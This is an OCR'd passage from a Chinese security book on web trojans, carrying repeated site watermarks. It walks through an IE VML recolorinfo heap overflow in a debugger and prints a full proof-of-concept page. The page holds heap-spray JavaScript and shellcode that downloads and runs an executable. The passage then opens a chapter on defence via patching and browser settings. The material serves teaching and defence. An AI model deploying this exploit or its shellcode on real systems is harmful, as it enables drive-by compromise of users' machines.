


图 7.16　vgx 开始向堆中写入数据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
push 0B
pop ecx
....
rep movs
```

这三条指令是将 rgb（x，x，x）（参见后面的示例代码）的颜色参数经过一定的算法（下文简称 RGB 算法）算出的结果复制到堆中，每次 0B 字节。recolorinfo 中共有五个参数，分别是 tocolor、lbcolor、forecolor、backcolor、fromcolor 需要经过 RGB 算法得出，0B*5=2C，我们猜测下面每个 recolorinfoentry 都会复制 2C 个字节到堆中。从 OD 下方的数据窗口来验证一下我们的猜测，果然是从 003A83FC 处开始每 2C（十进制的 44）字节的数据都是重复的。然后我们按下 F9 键启动 IE，OllyDbg 提示有异常，如图 7.17 所示。



图 7.17　EIP 被覆盖

因为溢出发生在堆中，显然应该是堆中某对象的函数指针被覆盖了，在内存中搜索 6E006F00，在 00010101 的地方发现了这串序列，而 00010101 就是出现在堆中的数据，假如能将指针指向 Shellcode……

如何利用呢？这个漏洞又和普通的堆溢出的利用方式有点不同，传统的堆溢出是通过二次 Alloc 或 Free 改写 RtlEnterCriticalSection 或者 Unhandled Exception Filter 等指针来获得代码执行权的，而在 IE 里则还是使用 Heap Spray 来获得代码执行权的，利用 JavaScript 大量申请堆内存，用 0x05050505+shellcode 这样的数据进行填充，堆是从低地址向高地址增长的。再看看堆中被覆盖的数据，假如堆中的数据不是[00010101]而是[01010100]，此时[01010100]已经是成片的 0x05050505，于是 EIP 将跳转到 05050505 这个地址，在一连串的 Add eax，5050505h 指令之后，最终 EIP 将跳入 Shellcode 中执行。

堆中的数据都是由 recolorinfo 中的一些参数得到的，但 rgb（x，x，x）的三个参数最终会直接决定函数指针的指向，网上公布的 PoC 代码中 rgb(1,1,1)生成的地址是 00010101。当然，由于堆地址的不确定性，可能这个数值也会有变化。

0x05050505..05 转换成指令是 Add eax，5050505h，所以在 0x05050505 和 Shellcode 的结合处很有可能会导致 Shellcode 有某几个字节被 add 指令所征用，所以可以在 Shellcode 头部加上 4 个 nop，该 PoC 在中文 xp SP2 + IE6 下测试成功，测试的代码如下，测试结果如图 7.18 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 7.18　Shellcode 成功执行

```
    <html xmlns:v="urn:schemas-microsoft-com:vml">
    <head>
    <object id="VMLRender"
    classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
    </object>
    <style>
    v\:* { behavior: url(#VMLRender); }
    </style>
    </head>
    <body>

    <SCRIPT language="javascript">
    shellcode =
    unescape("%u9090%u9090%uD5E9%u0000%u5A00%uA164%u0030%u0000%u408B%u8B0C%u
1C70%u8BAD%u0840%uD88B%u738B%u8B3C%u1E74%u0378%u8BF3%u207E%uFB03%u4E8B%u3314
%u56ED%u5157%u3F8B%uFB03%uF28B%u0E6A%uF359%u74A6%u5908%u835F%u04C7%uE245%u59
E9%u5E5F%uCD8B%u468B%u0324%uD1C3%u03E1%u33C1%u66C9%u088B%u468B%u031C%uC1C3%u
02E1%uC103%u008B%uC303%uFA8B%uF78B%uC683%u8B0E%u6AD0%u5904%u50E8%u0000%u8300
%u0DC6%u5652%u57FF%u5AFC%uD88B%u016A%uE859%u003D%u0000%uC683%u5613%u8046%u80
3E%uFA75%u3680%u5E80%uEC83%u8B20%u6ADC%u5320%u57FF%uC7EC%u0304%u615C%u652E%u
44C7%u0403%u6578%u0000%uC033%u5050%u5653%uFF50%uFC57%uDC8B%u5350%u57FF%u50F0
%u57FF%u33F4%uACC0%uC085%uF975%u5251%u5356%uD2FF%u595A%uE2AB%u33EE%uC3C0%u26
E8%uFFFF%u47FF%u7465%u7250%u636F%u6441%u7264%u7365%u0073%u6547%u5374%u7379%u
6574%u446D%u7269%u6365%u6F74%u7972%u0041%u6957%u456E%u6578%u0063%u7845%u7469
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
%u6854%u6572%u6461%u4C00%u616F%u4C64%u6269%u6172%u7972%u0041%u7275%u6D6C%u6E
6F%u5500%u4C52%u6F44%u6E77%u6F6C%u6461%u6F54%u6946%u656C%u0041%u7468%u7074%u
2f3a%u312f%u3732%u302e%u302e%u312e%u672f%u7a79%u2e79%u7865%u8065");

    bigblock = unescape("%u0505%u0505");
    headersize = 20;
    slackspace = headersize+shellcode.length;
    while (bigblock.length<slackspace) bigblock+=bigblock;
    fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length-slackspace);
    while(block.length+slackspace<0x40000) block = block+block+fillblock;
    memory = new Array();
    for (i=0;i<350;i++) memory[i] = block + shellcode;

    </script>

    <v:rect style='width:120pt;height:80pt' fillcolor="red" >
    <v:recolorinfo recolorstate="t" numcolors="97612895">

    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
    <v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
    lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
    fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v/recolorinfo>
</html>
```

通过更改 RGB 算法中的三个参数可以更加精确地定位 Shellcode，有兴趣的读者朋友可以继续跟踪这个算法。

7.6　小结

本章对 5 个不同的网页木马的分析，可以发现利用逻辑型漏洞的越来越少，利用溢出型漏洞是大势所趋。当然，随着程序员编程水平的提高和安全意识的增强，漏洞也将越来越少；但是这并不意味着网页木马将退出历史的舞台，近年来许多的 ActiveX 控件爆出了漏洞，如：迅雷、RealPlayer、联众游戏大厅、甚至杀毒软件的 ActiveX 控件，尽管并不是 IE 浏览器本身的问题，但是通过 IE 浏览器这个平台一样可以使恶意代码威胁到用户的安全。Visual Studio 2003 以后提供的/GS 选项在 Heap Spray 面前形同虚设，因此，没有完全可靠的安全方案，提高网络安全意识才是根本的出路。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 8

第 8 章　网页木马防范

网页木马的肆虐严重影响了互联网的安全，但是也不必谈马色变，只要安全措施到位，网页木马是根本没有执行机会的。本章将对网页木马防范技术进行全面的介绍，通过本章，读者可以了解到以下信息：

- 对系统进行安全配置防范网页木马；
- 对浏览器进行安全配置防范网页木马；
- 使用第三方的工具防范网页木马；
- 自己动手编写工具防范网页木马。

8.1　系统安全配置

人们对蠕虫、病毒和木马等恶意代码已经司空见惯，可是这些恶意代码为什么会存在和流行？这是因为系统和软件存在可利用的缺陷，即漏洞。在计算机安全中，漏洞是指自动化系统安全过程、管理控制以及内部控制等方面的缺陷，它能够被威胁利用，从而获得对信息的非授权访问或者破坏关键数据处理。要保障接入 Internet 主机的安全，必须要保证系统及软件版本处于最新的状态。

如果能够及时地给系统打上补丁，就能将中网页木马的几率减到最低。当然，仅仅给操作系统打补丁是远远不够的，很多网页木马利用的是其他第三方软件的漏洞，如 RealPlayer 等，因此，及时更新自己的应用软件也是很有必要的。

为了使得操作系统版本处于最新状态，用户必须打开系统的自动更新功能，如图 8.1 所示，一共有四个选项，笔者建议选择第三个“有可用下载时通知我，但是不要自动下载或安装更新”，我们能自己选择下载安装更新的时间。当有安全更新时，任务栏右下角有 图示，鼠标左键点击图标，会弹出如图 8.2 所示的窗口，窗口中会显示本次需要更新的内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8.1　自动更新




图 8.2　选择要下载的更新

选择要下载的内容后，点击“下载”，下载完成后，会弹出如图 8.3 所示的“安装更新”窗口，笔者建议选择“快速安装”对更新进行安装，图 8.4 显示了安装的进度。




图 8.3　安装更新




图 8.4　安装过程

用户也可以定期地到微软官方网站去检查自身软件的更新。如图 8.5 所示，单击“开始”菜单中的“Windows Update”，转到如图 8.6 所示的安全更新网站主页。也可以通过直接访问 http://www.update.microsoft.com/windowsupdate/v6/default.aspx 登录更新页面。

8.2　浏览器安全配置

8.2.1　Internet Explorer 的设置

微软的 Internet Explorer 一直以来是很多人的首选，也是占据市场份额最多的浏览器，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

与 Windows 系统的无缝结合及操作简单是它最大的优势，最近微软推出了它的新版本——IE8.0。Internet Explorer 作为一种极为灵活方便的网上浏览器，它可以从不同的服务器上获得信息，支持多种类型的网页文件，例如 HTML、DHTML、ActiveX、Java、Layers、Scripting、CSS、Mode 等格式的文件。从最初 Windows 95 中的 IE3.0 到现在的 IE8.0，作为一款简单易用、功能齐全的网络浏览器，IE 经过数次升级，并且随着 Windows 操作系统的流行，被千千万万的 Windows 用户所使用，可以说 IE 是当之无愧的浏览器软件的龙头霸主。



图 8.5　Windows Update




图 8.6　自动更新主页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

但是 IE 浏览器自身却存在着严重的安全隐患和系统漏洞，因为它和 Windows 系统息息相关，一些黑客可以利用这些系统漏洞，通过恶意代码或木马程序，破坏 Windows 操作系统、修改系统设置、窃取用户的机密资料，甚至远程控制用户的计算机。

IE 浏览器的漏洞有很多是由 ActiveX 控件引起的，其中微软的 ActiveX 和第三方的 ActiveX 控件均有涉及，IE 浏览器菜单中的工具→管理加载项可以禁用 IE 浏览器的某些非必须的加载项，可以在一定程度上降低中网页木马的概率，如图 8.7 所示。

